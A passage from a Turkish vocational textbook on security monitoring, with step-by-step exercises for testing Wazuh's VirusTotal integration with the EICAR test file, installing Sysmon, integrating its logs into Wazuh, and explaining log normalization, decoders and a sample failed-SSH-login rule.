**4. Adım:** EICAR.com (veya EICAR test dosyası), gerçek bir zararlı yazılım içermeyen ama antivirüs yazılımları tarafından test amacıyla tehdit olarak algılanacak şekilde tasarlanmış özel bir **test dosyasıdır.** Bu test dosyasını bilgisayarınızın 3. Adımda belirtilen gerçek zamanlı izlenen klasörüne indirerek API entegrasyonunun testini gerçekleştiriniz (Görsel 3.76).





**Görsel 3.76:** API entegrasyon testi

**5. Adım:** Wazuh SIEM yazılımında tanımlı kurallar gereği ilk uyarının sisteme bir dosya indirilmesi olduğunu, ikinci uyarının ise bu dosyanın VirusTotal tarafından zararlı yazılım olarak algılandığını dashboard üzerinden izleyiniz ve her iki alarmı Görsel 3.77'de gösterildiği şekilde görüntüleyiniz.




**Görsel 3.77:** FIM kuralları alarmı

**6. Adım:** Sisteme düşen alarmın detaylarını görüntüleyiniz (Görsel 3.78).




**Görsel 3.78:** Alarm detayları

## 3.2.2. Windows Sistemlerde Log Yönetimi

Windows işletim sistemlerinde gerçekleşen güvenlik olaylarının ayrıntılı bir şekilde izlenmesi, saldırı tespiti ve olay müdahalesi büyük önem arz eder ancak varsayılan Windows olay günlükleri, birçok önemli faaliyeti ya yüzeysel olarak işler veya hiç kayda almaz. Bu nedenle daha gelişmiş araçlara ihtiyaç duyulur. SysInternals ailesinden olan **System Monitor (Sysmon)**, Microsoft'un sunduğu, sistem düzeyinde kapsamlı olay izleme imkânı sağlayan güçlü bir uygulamadır.

Kurulumunun sonrasında Sysmon'un sistem hizmeti ve çekirdek seviyesi, bir sürücü olarak çalışır ve sistem yeniden başlasa dahi aktif kalır. İşlem başlatma, ağ bağlantısı oluşturma, dosya erişimi gibi sistemdeki düşük seviyeli etkinlikleri loglayarak güvenlik analizi yapılmasına imkân tanır. Sysmon, kendi başına analiz yapmaz ancak **SIEM sistemleri** (örneğin Wazuh) ile entegre çalışarak bu verilerin anlamlandırılmasına ve tehditlerin tespitine katkı sağlar.

**Sysmon'un Genel Özellikleri**

Sysmon'un sunduğu özellikler sayesinde sistemde gerçekleşen olaylar daha ayrıntılı biçimde kaydedilir ve analiz edilebilir. Sysmon'un önemli bazı özellikleri şunlardır:

**İşlem Oluşturma Takibi:** Başlatılan işlemleri, hangi komutla ve hangi üst işlem tarafından çağrıldığını içerecek şekilde kaydeder.

**Dosya Hash Kaydı:** Çalıştırılabilir dosyalar için SHA1, SHA256, MD5, IMPHASH gibi algoritmalarla dosya özetini çıkarır.

**Benzersiz Tanımlayıcılar (GUID):** Her işlem ve oturum için benzersiz kimlikler oluşturularak olaylar arasında güvenilir ilişkilendirme sağlanır.

**DLL/Sürücü Yüklemeleri:** Sisteme yüklenen kütüphane (DLL) ve sürücüler, loglara dijital imzaları ve hashleriyle birlikte kaydedilir.

**Ağ Bağlantısı İzleme:** Her ağ bağlantısı için kaynak işlem, hedef IP, bağlantı noktası ve protokol bilgileri ayrıntılı şekilde günlüğe alınabilir.

**Zaman Damgası Manipülasyonlarının Tespiti:** Dosyaların oluşturulma zamanlarında yapılan değişiklikleri algılayarak iz kaybı girişimlerinin fark edilmesini sağlar.

**Dinamik Kural Filtreleme:** Belirli olay türlerinin loglanması veya dışlanması için esnek kurallar tanımlanabilir.

**Yapılandırma İzleme:** Konfigürasyon dosyasında yapılan değişiklikleri anlık olarak algılar ve kendini yeniden yükleyerek uygular.

**Önyükleme Süreci İzleme:** Kötü amaçlı yazılımların sistem açılışı sırasında gerçekleştirdiği eylemler dâhil olmak üzere, en erken sistem etkinliklerini dahi gözlemleyebilir.

Sysmon, saldırganların sistem üzerinde gerçekleştirdiği davranışları belirlemek açısından önemli bilgiler sunar. Özellikle sızma sonrası hareketlerin, yetki yükseltme girişimlerinin veya kalıcılık sağlama işlemlerinin izlenmesinde oldukça etkilidir. Wazuh gibi bir SIEM platformu üzerinden bu logların merkezî olarak toplanması ve korelasyonu, tehditlerin erken aşamada tespit edilmesini mümkün kılar. Her ne kadar Sysmon olayları detaylı biçimde kaydetse de bu olayların analiz edilmesi tamamen dış sistemlerin (analistler, SIEM araçları) sorumluluğundadır. Ayrıca Sysmon, kendini gizlemeye veya korumaya yönelik bir çözüm olmadığından, saldırganlar tarafından tespit edilip etkisiz hâle getirilebilir. Bu nedenle, Sysmon loglarının güvenli biçimde iletilmesi, değiştirilmesinin engellenmesi ve düzenli olarak gözlemlenmesi önerilir.

## 6. Uygulama

Sysmon'un kurulum ve yapılandırma işlemlerini verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** Sysmon uygulamasının orijinal ve güncel sürümünü resmî sitesinden indirerek gerekli dosyaları temin ediniz.

**2. Adım:** İndirdiğiniz Sysmon.zip arşiv dosyasını uygun bir dizine çıkartınız.

**Not**

- Sysmon.exe (32-bit sistemler için)
- Sysmon64.exe (64-bit sistemler için)
- Eula.txt

**Not**

Sysmon kurulumu sırasında bir **yapılandırma (config)** dosyasına ihtiyaç duyar. Bu dosya, hangi olayların loglanacağını belirler.

**3. Adım:** Yapılandırma dosyası için açık kaynak olan **SwiftOnSecurity** tarafından sağlanan konfigürasyon dosyasını **https://github.com/SwiftOnSecurity/sysmon-config** adresinden indirip, YAML veya XML formatında olan bu dosyayı **sysmonconfig.xml** adıyla kaydederek kurulum için hazır bulundurunuz.

**4. Adım:** Windows üzerinde Sysmon'u kurmak için Komut İstemi'ni yönetici yetkisiyle çalıştırınız ve Görsel 3.79'daki komutu giriniz.

```
C:\sysmon>sysmon.exe -accepteula -i sysmonconfig.xml

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.90
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

**Görsel 3.79:** Sysmon'un kurulumu

**5. Adım:** Sysmon yapılandırma ayarlarını görüntüleyiniz (Görsel 3.80).

```
C:\sysmon>sysmon -c


System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Current configuration:
 - Service name:                Sysmon
 - Driver name:                 SysmonDrv
 - Config file:                 C:\sysmon\sysmonconfig.xml
 - Config hash:                 SHA256=055FEBC600E6D7448CDF3812307275912927A62B1F94D0D933B64B294BC87162

 - HashingAlgorithms:           MD5,SHA256,IMPHASH
 - Network connection:          enabled
 - Archive Directory:           -
 - Image loading:               disabled
 - CRL checking:                enabled
```


**Görsel 3.80:** Sysmon yapılandırma ayarları

**6. Adım:** Kurulum tamamlandıktan sonra Sysmon loglarını, Windows Olay Günlüğü üzerinden **Application and Services Logs -> Microsoft -> Windows -> Sysmon -> Operational** adımlarından Görsel 3.81'deki gibi görüntüleyiniz.




**Görsel 3.81:** Sysmon loglarının görüntülenmesi

**7. Adım:** Sysmon logları düşmeye başladığında loglarda bulunan düzey, zaman damgası, kaynak, olay kimliği ve görev kategorisi kısımlarını inceleyiniz (Görsel 3.82).




| Düzey | Tarih ve Saat | Kaynak | Olay Kimliği | Görev Kategorisi |
|---|---|---|---|---|
| Bilgi | 8.05.2025 17:09:04 | Sysmon | 22 | Dns query (rule: DnsQuery) |
| Bilgi | 8.05.2025 17:09:00 | Sysmon | 1 | Process Create (rule: ProcessCr... |
| Bilgi | 8.05.2025 17:09:00 | Sysmon | 1 | Process Create (rule: ProcessCr... |
| Bilgi | 8.05.2025 17:09:00 | Sysmon | 1 | Process Create (rule: ProcessCr... |
| Bilgi | 8.05.2025 17:08:03 | Sysmon | 13 | Registry value set (rule: Regist... |
| Bilgi | 8.05.2025 17:08:02 | Sysmon | 13 | Registry value set (rule: Regist... |
| Bilgi | 8.05.2025 17:08:02 | Sysmon | 13 | Registry value set (rule: Regist... |
| Bilgi | 8.05.2025 17:08:02 | Sysmon | 13 | Registry value set (rule: Regist... |
| Bilgi | 8.05.2025 17:08:02 | Sysmon | 13 | Registry value set (rule: Regist... |
| Bilgi | 8.05.2025 17:08:01 | Sysmon | 5 | Process terminated (rule: Proce... |
| Bilgi | 8.05.2025 17:08:01 | Sysmon | 5 | Process terminated (rule: Proce... |
| Bilgi | 8.05.2025 17:08:01 | Sysmon | 1 | Process Create (rule: ProcessCr... |
| Bilgi | 8.05.2025 17:08:01 | Sysmon | 11 | File created (rule: FileCreate) |
| Bilgi | 8.05.2025 17:08:01 | Sysmon | 13 | Registry value set (rule: Regist... |
| Bilgi | 8.05.2025 17:08:01 | Sysmon | 1 | Process Create (rule: ProcessCr... |

**Görsel 3.82:** Sysmon log ayrıntıları


## Araştırma

Sysmon tarafından üretilen olay kimlik (Event ID) numaralarını, bu kimliklerin her birinin hangi tür sistem etkinliklerini temsil ettiğini, güvenlik olaylarının analizinde bu kimliklerin önemini ve kullanımını araştırınız.

## 7. Uygulama


İşletim sisteminde **PowerShell** çalıştırıldığında Sysmon tarafından log oluşturulmasını sağlama ve log ayrıntılarını görüntüleme işlemlerini verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** İşletim sisteminizi kullanarak PowerShell uygulamasını çalıştırınız ve sonrasında kapatınız (Görsel 3.83).





**Görsel 3.83:** PowerShell çalıştırma

**2. Adım:** Sysmon loglarını, olay görüntüleyicisini açarak listeleyiniz ve PowerShell ile ilgili olan log kaydını görüntüleyiniz (Görsel 3.84).




**Görsel 3.84:** PowerShell Sysmon logu

**3. Adım:** Olay numarası **1 (bir)** olan log kaydını tıklayarak açınız ve ayrıntılarını inceleyiniz (Görsel 3.85).





**Görsel 3.85:** Log ayrıntıları

## 8. Uygulama

Sysmon loglarının Wazuh SIEM uygulamasıyla entegrasyonunu verilen adımlar doğrultusunda sağlayınız.

**1. Adım:** Wazuh SIEM yazılımının **ossec.conf** dosyasına ulaşarak Sysmon için gerekli yapılandırma komutlarını ekleyiniz (Görsel 3.86).




**Görsel 3.86:** Sysmon ile Wazuh entegrasyon yapılandırması

**2. Adım:** Yapılandırma değişikliklerinin etkin olması için Wazuh Agent hizmetini yeniden başlatınız.

**Not**

Wazuh üzerinde Sysmon decoder ve alarmlar bulunur. Ayarlarla ilgili değişiklik yapmak istenirse kural setleri (Rule Set) üzerinde ayarlamalar yapılabilir.

**3. Adım:** Wazuh dashboard üzerinden Syslog kayıtlarını görüntüleyiniz.

**Sıra Sizde**

Bilgisayarınızda **Yerel Güvenlik İlkesi** üzerinden güvenlik loglarının kaydının tutulmasını aktif hâle getirecek işlemleri ve hangi olay türlerini (örneğin oturum açma, nesne erişimi vb.) loglamayı tercih ettiğinizi belirten uygulamayı gerçekleştiriniz.

### 3.2.3. Log Analizi ve Ayrıştırma Süreçleri

Bilgi güvenliği alanında etkili bir tehdit tespiti ve olay müdahalesi için en önemli kaynaklardan biri de sistemlerden, ağ cihazlarından ve güvenlik yazılımlarından toplanan log kayıtlarıdır. Bu loglar genellikle ham veri biçimindedir. Karmaşık, uzun, dağınık ve cihazdan cihaza farklılık gösteren yapıları nedeniyle doğrudan analiz edilmesi zordur. İşte bu noktada devreye **log analizi** ve **ayrıştırma süreçleri** girer.

Log analizi sadece veriye bakmak değil veriyi **anlamlandırmak, sınıflandırmak** ve **ilişkilendirmek** anlamına gelir. Bu süreçler sayesinde, sıradan gibi görünen kayıtlar içinden bir siber saldırının ipuçları veya sistemdeki anormal davranışlar tespit edilebilir. Örneğin bir kullanıcının 10 dakika içinde farklı ülkelerden sisteme giriş yapmaya çalıştığını ham loglardan fark etmek oldukça zorken, doğru analiz süreciyle bu durum saniyeler içinde risk olarak raporlanabilir. Bu analiz süreci genellikle dört temel aşamadan oluşur:

1. **Normalizasyon:** Farklı cihazlardan gelen logların ortak bir yapıya dönüştürülmesidir.
2. **Sınıflandırma:** Logların olay türlerine göre kategorilere ayrılmasıdır.
3. **Korelasyon:** Birden fazla logun bir araya getirilerek anlamlı olaylar oluşturulmasıdır.
4. **Kullanıcı odaklı analiz:** Özellikle kullanıcı davranışlarını temel alarak şüpheli aktivitelerin belirlenmesidir.

Sayılan aşamalar sayesinde güvenlik ekipleri, karmaşık veri yığınlarını sadeleştirerek anlamlı bilgiler elde eder. Tehditlere karşı hızlı ve etkili önlemler alabilir. Ayrıca bu süreçlerin otomatik hâle getirilmesi, özellikle büyük sistemlerde ciddi bir zaman kazancı sağlar ve hataları en aza indirir. Wazuh gibi açık kaynak SIEM çözümleri, bu işlemleri otomatikleştirmek ve görselleştirmek açısından oldukça etkili araçlardır.

#### 3.2.3.1. Log Normalizasyonu

Log normalizasyonu, siber güvenlik alanında veri analizi yapılabilmesi için atılan en önemli adımlardan biridir. Farklı kaynaklardan ( firewall, web sunucusu, veri tabanı sistemi, antivirüs yazılımı vb.) gelen loglar genellikle kendi üreticisine özel biçimde ve farklı ifadelerle kayıt altına alınır. Aynı olayı ifade eden iki farklı cihaz; tamamen farklı sözcükler, veri yapıları veya zaman damgaları kullanabilir. Bu durum özellikle çok sayıda sistemin izlendiği ortamlarda log analizi yapmayı karmaşık hâle getirir. İşte bu noktada **log normalizasyonu**, başka bir ifadeyle logların belirli bir standart yapıya dönüştürülmesi devreye girer. Amaç, bu farklı yapıdaki verileri ortak bir şablona oturtarak hem insanlar hem de güvenlik analiz araçları tarafından kolayca anlaşılır ve işlenebilir hâle getirmektir. Örneğin bir logda **"source IP"** olarak geçen bilgi; başka bir sistemde **"src"**, bir diğerinde **"origin_ip"** biçiminde geçebilir. Normalizasyon sayesinde bu farklılıklar ortadan kaldırılır ve tüm bu alanlar, ortak bir başlık altında (örneğin **srcip**) toplanır. Bu süreç sonucunda loglar genellikle şu standart alanlara dönüştürülür:

- srcip (kaynak IP adresi)
- dstip (hedef IP adresi)
- user (kullanıcı adı)
- action [işlem türü (örneğin erişim reddedildi, başarıyla giriş yapıldı vb.)]
- timestamp (zaman damgası)

Örneğin **SSH** servisine başarısız bir giriş denemesi farklı sistemlerde şu şekilde loglanabilir:

- Linux sunucuda

  **sshd[2456]: Failed password for invalid user mtegm from 192.168.1.100 port 22 ssh2**

- Güvenlik duvarında

  **Login failed - User=mtegm IP=192.168.1.100 Method=SSH**

Normalizasyon yapılmadığı sürece bu iki logun aynı olaya işaret ettiğini anlamak hem yazılımlar hem de insanlar için zor olabilir ancak normalleştirilmiş log Görsel 3.87'deki gibi standart bir yapı alır.


```
{
  "user": "mtegm",
  "srcip": "192.168.1.100",
  "event": "authentication_failure",
  "service": "SSH",
  "timestamp": "2025-06-28T10:25:14"
}
```


**Görsel 3.87:** Normalizasyon yapılmış log

Normalizasyon yapıldığında log hem okunabilir hem de korelasyon motorları tarafından kolayca işlenebilir duruma gelir. Wazuh gibi SIEM araçları, kendi içindeki **decoder** ve **rules** sistemleri sayesinde bu normalizasyon işlemini otomatik olarak gerçekleştirir. Böylece farklı kaynaklardan gelen binlerce log, kısa sürede standart hâle getirilerek güvenlik analizi için hazır olur.

**Decoder**, gelen ham log satırını parçalara ayıran ve anlamlı veri alanları (örneğin IP adresi, kullanıcı adı, işlem tipi vb.) çıkaran bileşendir. Wazuh'a dışarıdan gelen loglar, ilk olarak decoder tarafından okunur ve normalize edilecek alanlar belirlenir.

**ÖRNEK**

**sshd[2456]: Failed password for invalid user mtegm from 192.168.1.100 port 22 ssh2**

Wazuh, bu logu işleyebilmek için **sshd decoder'ını** kullanır. Bu decoder, log içindeki şu bilgileri çeker:

- **user:** mtegm
- **srcip:** 192.168.1.100
- **program:** sshd
- **event:** failed password

Decoder sayesinde bu bilgiler, standart alanlara oturtulur. Bu işleme **ham logu parçalama** denir.

**Rule**, decoderın çıkardığı alanlara dayanarak logun ne tür bir olaya işaret ettiğine karar veren yapıdır. Rulelar; loga bir **anlam, önem seviyesi (level)** ve **açıklama** kazandırır. Ayrıca hangi gruba ait olduğu da burada belirlenir.

**ÖRNEK**

Decoderın anlamlandırdığı veriye göre şöyle bir rule devreye girebilir:

```
<rule id=”5712” level=”5”>
<if_sid>5710</if_sid>
   <match>Failed password for invalid user</match>
   <description>sshd: Failed password for invalid user</description>
   <group>authentication_failures,sshd,</group>
</rule>
```

Kuralın çözümlenmesi şöyledir:

Logda “Failed password for invalid user” ifadesi geçiyorsa ve önceki decoder 5710 ID’li bir kuralı tetiklediyse bu olay, **level 5** (orta seviye uyarı) olarak işaretlensin ve “authentication_failures” grubuna dâhil edilsin (Görsel 3.88).




**Görsel 3.88:** Kural uygulama süreci

Decoder, logları **çözen** ilk adımdır. Rule ise çözülen logların **anlamlandırılmasını ve sınıflandırılmasını** sağlar. Bu ikili birlikte çalışarak logların önce **işlenebilir hâle getirilmesini**, ardından **otomatik analiz edilmesini** mümkün kılar. Bu yapı, SIEM sistemlerinde otomatik tehdit tespiti ve anomali analizi için oldukça önemli bir görev üstlenir.

### 3.2.3.2. Log Sınıflandırma Teknikleri

**Log sınıflandırma**; sistemlerden, uygulamalardan veya ağ cihazlarından toplanan ham log verilerinin anlamlı kategorilere ayrılması işlemidir. Amaç, logların hızlı ve etkili analizini sağlamak, anormal durumları veya güvenlik olaylarını tespit etmek ve sistem performansını izlemektir. Log sınıflandırma işlemi şu nedenlerle yapılır:

**Kolay Analiz:** Çok büyük miktardaki log verisi içinden ilgili kayıtları hızlıca bulmak

**Olay Tespiti:** Güvenlik tehditleri veya sistem hataları gibi kritik olayların otomatik tespit etmek

**Korelasyon:** Farklı kaynaklardan gelen loglar arasında ilişkilendirmeler yapmak

**Alarm Yönetimi:** Sadece kritik loglara odaklanarak gereksiz alarmların önlenmesini sağlamak

Log sınıflandırmada çeşitli teknikler kullanılır. Bu teknikler şöyle sıralanabilir:

